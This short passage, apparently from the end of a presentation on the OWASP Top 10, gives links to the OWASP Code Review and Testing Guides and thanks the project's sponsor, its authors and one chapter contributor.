    - OWASP Code Review Guide: http://www.owasp.org/index.php/Code_Review_Guide
    - OWASP Testing Guide: http://www.owasp.org/index.php/Testing_Guide

OWASP

The Open Web Application Security Project

Just click here http://www.owasp.org

Acknowledgements - Copyright

- I like to thank the Primary Project Contributors
  - Aspect Security for sponsoring the project
  - Jeff Williams (Author who conceived of and launched Top 10 in 2003)
  - Dave Wichers (Author and current project lead)

- Antonio Fontes (OWASP Geneva Chapter) for some thoughts on Top10